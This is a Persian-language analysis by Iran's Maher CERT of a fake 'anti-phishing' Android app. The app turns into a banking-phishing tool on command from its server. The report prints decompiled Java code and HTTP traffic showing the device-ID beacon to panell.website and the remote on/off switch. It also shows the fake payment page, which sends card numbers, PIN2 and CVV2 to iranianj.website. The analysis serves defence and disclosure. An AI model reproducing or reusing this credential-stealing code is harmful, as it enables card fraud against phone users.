بسمه تعالی

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

بررسی بدافزار اندرویدی ضدفیشینگ جعلی

آبان ۹۸

۱ چکیده

بدافزارهای فیشینگ بانکی ازجمله بدافزارهای رایج در فضای سایبری ایران هستند که اغلب الگو و قالب یکسانی دارند. اما به تازگی برنامه جدیدی در حوزه فیشینگ شناسایی شده است که رفتار متفاوتی دارد. این برنامه که با نام «ضد فیشینگ» منتشر شده است ادعا می‌کند برنامه‌ای در رابطه با تشخیص لینک‌های فیشینگ بوده و این‌گونه لینک‌ها را از سایر لینک‌ها تمیز می‌دهد. برنامه پس از نصب عملکرد ساده‌ای دارد و تنها چند مطلب در آن به چشم می‌خورد. اما با بررسی کد برنامه مشخص شد که پس از عضوگیری، روند برنامه تغییر پیدا کرده و کاربران را به صفحات فیشینگ هدایت می‌کند. کارگزار کنترل و فرمان این بدافزار در آدرس panell.website/antipish قرار دارد و از این طریق، هر زمان که مهاجم بخواهد، رفتار برنامه تغییر می‌کند. براساس اطلاعات موجود در سرور برنامه، تاکنون بیش از ۴۷۲ نصب داشته است.

۲ مقدمه

نمایی از تبلیغات تلگرامی و ظاهر برنامه در شکل زیر نمایش داده شده است. همان‌طور که مشاهده می‌شود برنامه در ظاهر برنامه‌ی سالمی است که اطلاعاتی را به کاربران ارائه می‌کند.

اما با بررسی کد برنامه مشخص شد که برنامه پس از مدتی به بدافزار فیشینگ تبدیل می‌شود.

مشخصات این برنامه در جدول زیر آورده شده است.

نام برنامه	نام بسته	نام توسعه‌دهنده	SHA 256	آیکون برنامه
ضد فیشینگ	com.anti.phishing	erhehe	e59c59e4da6869449c08b6a90d287948bc3266b57dd2d7d2d8994038b288058e	

۳ بررسی و عملکرد برنامه

پس از نصب برنامه، شناسه‌ی دستگاه موبایل، به آدرس http://panell.website/antipish/checkInstall.php ارسال می‌گردد.

```
public void sendVerify() {
    ApiService apiService = new ApiService(this);
    JSONObject jSONObject = new JSONObject();
    try {
        String string = Secure.getString(getContentResolver(), "android_id");
        jSONObject.put("user", "installed");
        jSONObject.put("phoneid", string);
        apiService.SendOffercode(this.serverurl.checkInstall, jSONObject, new C05562());
    } catch (JSONException e) {
        e.printStackTrace();
    }
}

checkInstall = "http://panell.website/antipish/checkInstall.php";
```

ترافیک مربوط به عملیات بالا در شکل زیر نشان داده شده است.

```
POST /antipish/checkInstall.php HTTP/1.1
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; SM-G900H Build/MMB29K)
Host: panell.website
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 49

{"user":"installed","phoneid":"fd968d7167a44feb"}
```

پس از آن، درخواستی به آدرس http://panell.website/antipish/getTurn.php ارسال می‌شود. پاسخ دریافتی از سمت سرور می‌تواند یکی از مقادیر True و False باشد. با دریافت پاسخ از سمت سرور، اکتیویتی MainActivity اجرا شده و با توجه به مقدار دریافتی روند اجرای برنامه ممکن است به سمت و سوی دیگری برود.

```
if (splash.this.iSConnected.booleanValue()) {
    splash.this.sendVerify();
    new ApiService(splash.this)
    .getMessage(splash.this.serverurl.getTurn, new C04101());
    return;
}
String str2 = "off";
String str3 = "turn";
Bundle bundle;
Intent intent;
if (str.equals(str2)) {
    bundle = new Bundle();
    bundle.putString(str3, str2);
    intent = new Intent(splash.this, MainActivity.class);
    intent.putExtras(bundle);
    splash.this.startActivity(intent);
    splash.this.finish();
    return;
}
bundle = new Bundle();
bundle.putString(str3, "on");
intent = new Intent(splash.this, MainActivity.class);
intent.putExtras(bundle);
splash.this.startActivity(intent);
splash.this.finish();
```

getTurn = "http://panell.website/antipish/getTurn.php";

ترافیک مربوط به عملیات بالا در شکل زیر نشان داده شده است.

Request:


```
POST /antipish/getTurn.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; SM-G900H Build/MMB29K
Host: panell.website
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 0
```

Response:

```
HTTP/1.1 200 OK
Date: Sun, 10 Nov 2019 03:00:50 GMT
Server: Apache
X-Powered-By: PHP/7.2.24
Vary: Accept-Encoding
Content-Length: 15
Content-Type: text/html; charset=UTF-8
Connection: close

[{"turn":"on"}]
```

چنانچه مقدار دریافتی برابر با True باشد، تصویری حاوی پیام پرداخت جهت فعال‌سازی برنامه به کاربر نمایش داده شده و در صورت لمس دکمه‌ی پرداخت، کاربر به درگاه پرداخت هدایت می‌شود که این درگاه، خود یک درگاه فیشینگ است که اطلاعات کاربر را به سرقت می‌برد.




```
if (MainActivity.this.linksite.getText().toString().equals("")) {
    MDToast.makeText(MainActivity.this, "لینک سایت را وارد نمایید."
    , MDToast.LENGTH_LONG, 3).show();
} else if (MainActivity.this.bundle.getString("turn").equals("off")) {
    MainActivity.this.progress("...درحال بررسی");
    new Handler().postDelayed(new C03981(), 2000);
} else {
    MainActivity.this.alertBuy();
}

public void alertBuy() {
    Builder builder = new Builder(this);
    builder.setCancelable(false);
    View inflate = getLayoutInflater().inflate(C0404R.layout.dialog_buy, null);
    builder.setView(inflate);
    final androidx.appcompat.app.AlertDialog create = builder.create();
    Button button = (Button) inflate.findViewById(C0404R.C0402id.btn_okbuy);
    TextView textView = (TextView) inflate.findViewById(C0404R.C0402id.tv_buy);
    TextView textView2 = (TextView) inflate.findViewById(C0404R.C0402id.tv_idbuy);
    String string = Secure.getString(getContentResolver(), "android_id");
    StringBuilder stringBuilder = new StringBuilder();
    stringBuilder.append("کد دستگاه: ");
    stringBuilder.append(string);
    textView2.setText(stringBuilder.toString());
    button.setOnClickListener(new OnClickListener() {
```

```
        public void onClick(View view) {
            create.dismiss();
            MainActivity.this.startActivity(new Intent(MainActivity.this, browser class));
        }
    });
    create.show();
}

public void run() {
    browser.this.webView.loadUrl("file:///android_asset/dargah/dargah.html");
    browser.this.webView.getSettings().setJavaScriptEnabled(true);
    browser.this.webView.addJavascriptInterface(new WebAppInterface(browser.this.getApplicationContext()), "Android");
    browser.this.webView.setWebViewClient(new C04061());
}

@JavascriptInterface
public void sendData(String str, String str2, String str3,
    String str4, String str5, String str6, String str7, String str8) {

    if (str.equals("cancel")) {
        Bundle bundle = new Bundle();
        bundle.putString("turn", "on");
        Intent intent = new Intent(this.mContext, MainActivity.class);
        intent.putExtras(bundle);
        intent.addFlags(268435456);
        this.mContext.startActivity(intent);
        return;
    }
    this.serverUrl = new ServerUrl();
    ApiService apiService = new ApiService(this.mContext);
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("CardNumberPan0", str);
        jSONObject.put("CardNumberPan1", str2);
        jSONObject.put("CardNumberPan2", str3);
        jSONObject.put("CardNumberPan3", str4);
        jSONObject.put("Pin2", str5);
        jSONObject.put("Cvv2", str6);
        jSONObject.put("Month", str7);
        jSONObject.put("Year", str8);
        apiService.SendOffercode(this.serverUrl.dataApi
                , jSONObject, new C04051());
}

public String dataApi = "http://iranianj.website/getdata.php";
```

ترافیک مربوط به عملیات بالا در شکل زیر نشان داده شده است.

```
POST /getdata.php HTTP/1.1
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; SM-G900H Build/MMB29K)
Host: iranianj.website
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 151

{"CardNumberPan0":"5677","CardNumberPan1":"3355","CardNumberPan2":"5856",
"CardNumberPan3":"3366","Pin2":"55433","Cvv2":"6665","Month":"36","Year":
"25"}
```

درصورتی‌که این مقدار False باشد، برنامه روند اجرای عادی خود را پیش می‌گیرد که طی آن از کاربر خواسته می‌شود تا یک لینک را وارد کند تا سالم یا ناسالم بودن آن مشخص شود.

```
public void run() {
    MainActivity.this.alertDialog.dismiss();
    Matcher matcher = Pattern.compile(".*?((https|http)\\:\\/\\/(asan|pec|sep
    |bpm|pecco|pep|sep2|sadad|pna|fcp|fanava|ikc|sayan|ecd|mabna)\\.shaparak\\.ir).*")
    .matcher(MainActivity.this.linksite.getText().toString());
    String str = "";
    String replaceAll = matcher.matches() ? MainActivity.this.linksite.getText()
    .toString().replaceAll(matcher.group(1), str) : null;
    Builder builder;
    View inflate;
    final androidx.appcompat.app.AlertDialog create;
    if (replaceAll == null || replaceAll.startsWith(".")) {
        builder = new Builder(MainActivity.this);
        builder.setCancelable(false);
        inflate = MainActivity.this.getLayoutInflater()
        .inflate(C0404R.layout.dialog_alert, null);
        builder.setView(inflate);
        create = builder.create();
        ((Button) inflate.findViewById(C0404R.C0402id.btn_okalert))
        .setOnClickListener(new OnClickListener() {
            public void onClick(View view) {
                create.dismiss();
            }
        });
        create.show();
    } else if (replaceAll != null && replaceAll.equals(str)) {
        builder = new Builder(MainActivity.this);
        builder.setCancelable(false);
        inflate = MainActivity.this.getLayoutInflater()
        .inflate(C0404R.layout.dialog_success, null);
        builder.setView(inflate);
        create = builder.create();
        ((Button) inflate.findViewById(C0404R.C0402id.btn_okalert))
        .setOnClickListener(new OnClickListener() {
            public void onClick(View view) {
                create.dismiss();
            }
        });
        create.show();
    }
}
```

عبارت منظم تشخیص لینک فیشینگ

هم‌چنین برنامه از سرویس فایربیس برای باز کردن لینک و نیز اکتیویتی MainActivity استفاده می‌کند.

```
if (i != 0) {
    str5 = "turn";
    Bundle bundle;
    Intent intent;
    if (i == 1) {
        bundle = new Bundle();
        bundle.putString(str5, "on");
        intent = new Intent(getApplicationContext(), MainActivity.class);
        intent.addFlags(268435456);
        intent.putExtras(bundle);
        startActivity(intent);
    } else if (i == 2) {
        bundle = new Bundle();
        bundle.putString(str5, "off");
        intent = new Intent(getApplicationContext(), MainActivity.class);
        intent.addFlags(268435456);
        intent.putExtras(bundle);
        startActivity(intent);
    }
} else {
    str3 = (String) data.get(DESTINATION);
    str5 = (String) data.get(DESTINATION2);
    Intent intent2 = new Intent("android.intent.action.VIEW");
    intent2.setData(Uri.parse(str3));
    intent2.setFlags(268435456);
    SendNotif(str5, intent2);
}
```

```
private static final String DESTINATION = "link";
private static final String DESTINATION2 = "message";
```

با مراجعه به سایت http://panell.website/antipish می‌توان به قسمت‌های مختلف سایت دسترسی پیدا کرده و بخش‌های مختلف آن را مشاهده کرد. در شکل زیر، این بخش‌ها نمایش داده شده است.

Index of /antipish

Name	Last modified	Size	Description
Parent Directory		-	
DatabaseManager.php	2019-10-22 20:13	2.0K	
a8598mm.php	2019-10-22 21:12	2.2K	
checkInstall.php	2019-10-22 20:10	415	
css/	2019-10-23 04:33	-	
dataApi.php	2019-10-22 21:19	2.7K	
error_log	2019-11-09 21:30	440	
getTurn.php	2019-10-22 20:10	114	
js/	2019-10-23 04:33	-	
senNotifcation.php	2019-10-22 21:14	1.0K	
senNotifcationTurn.php	2019-10-22 21:14	2.0K	

یکی از مهم‌ترین بخش‌ها، قسمت a8598mm.php است. همان‌طور که در شکل زیر مشاهده می‌شود، تعداد نصب برنامه در این صفحه آورده شده است (این تعداد در حال افزایش است). علاوه بر این، مهاجم می‌تواند با ارسال نوتیفیکیشن، کاربر را به برنامه فراخوانی کند و یا این که عملکرد فیشینگ را فعال و یا غیرفعال نماید.

۴ نتیجه‌گیری

برنامه ضد فیشینگ بدافزار جدیدی در حوزه فیشینگ است که در ابتدا عملکردی عادی داشته اما می‌تواند توسط مهاجم، تبدیل به برنامه‌ای فیشینگ گردد. از آنجا که مهاجم می‌تواند لینک فیشینگ را هر زمان که بخواهد تغییر دهد، فیلتر لینک به تنهایی کافی نبوده و مرکز ماهر نسبت به غیرفعال سازی کارگزار کنترل و فرمان برنامه که در آدرس http://panell.website/antipish/ قرار دارد اقدام کرده است.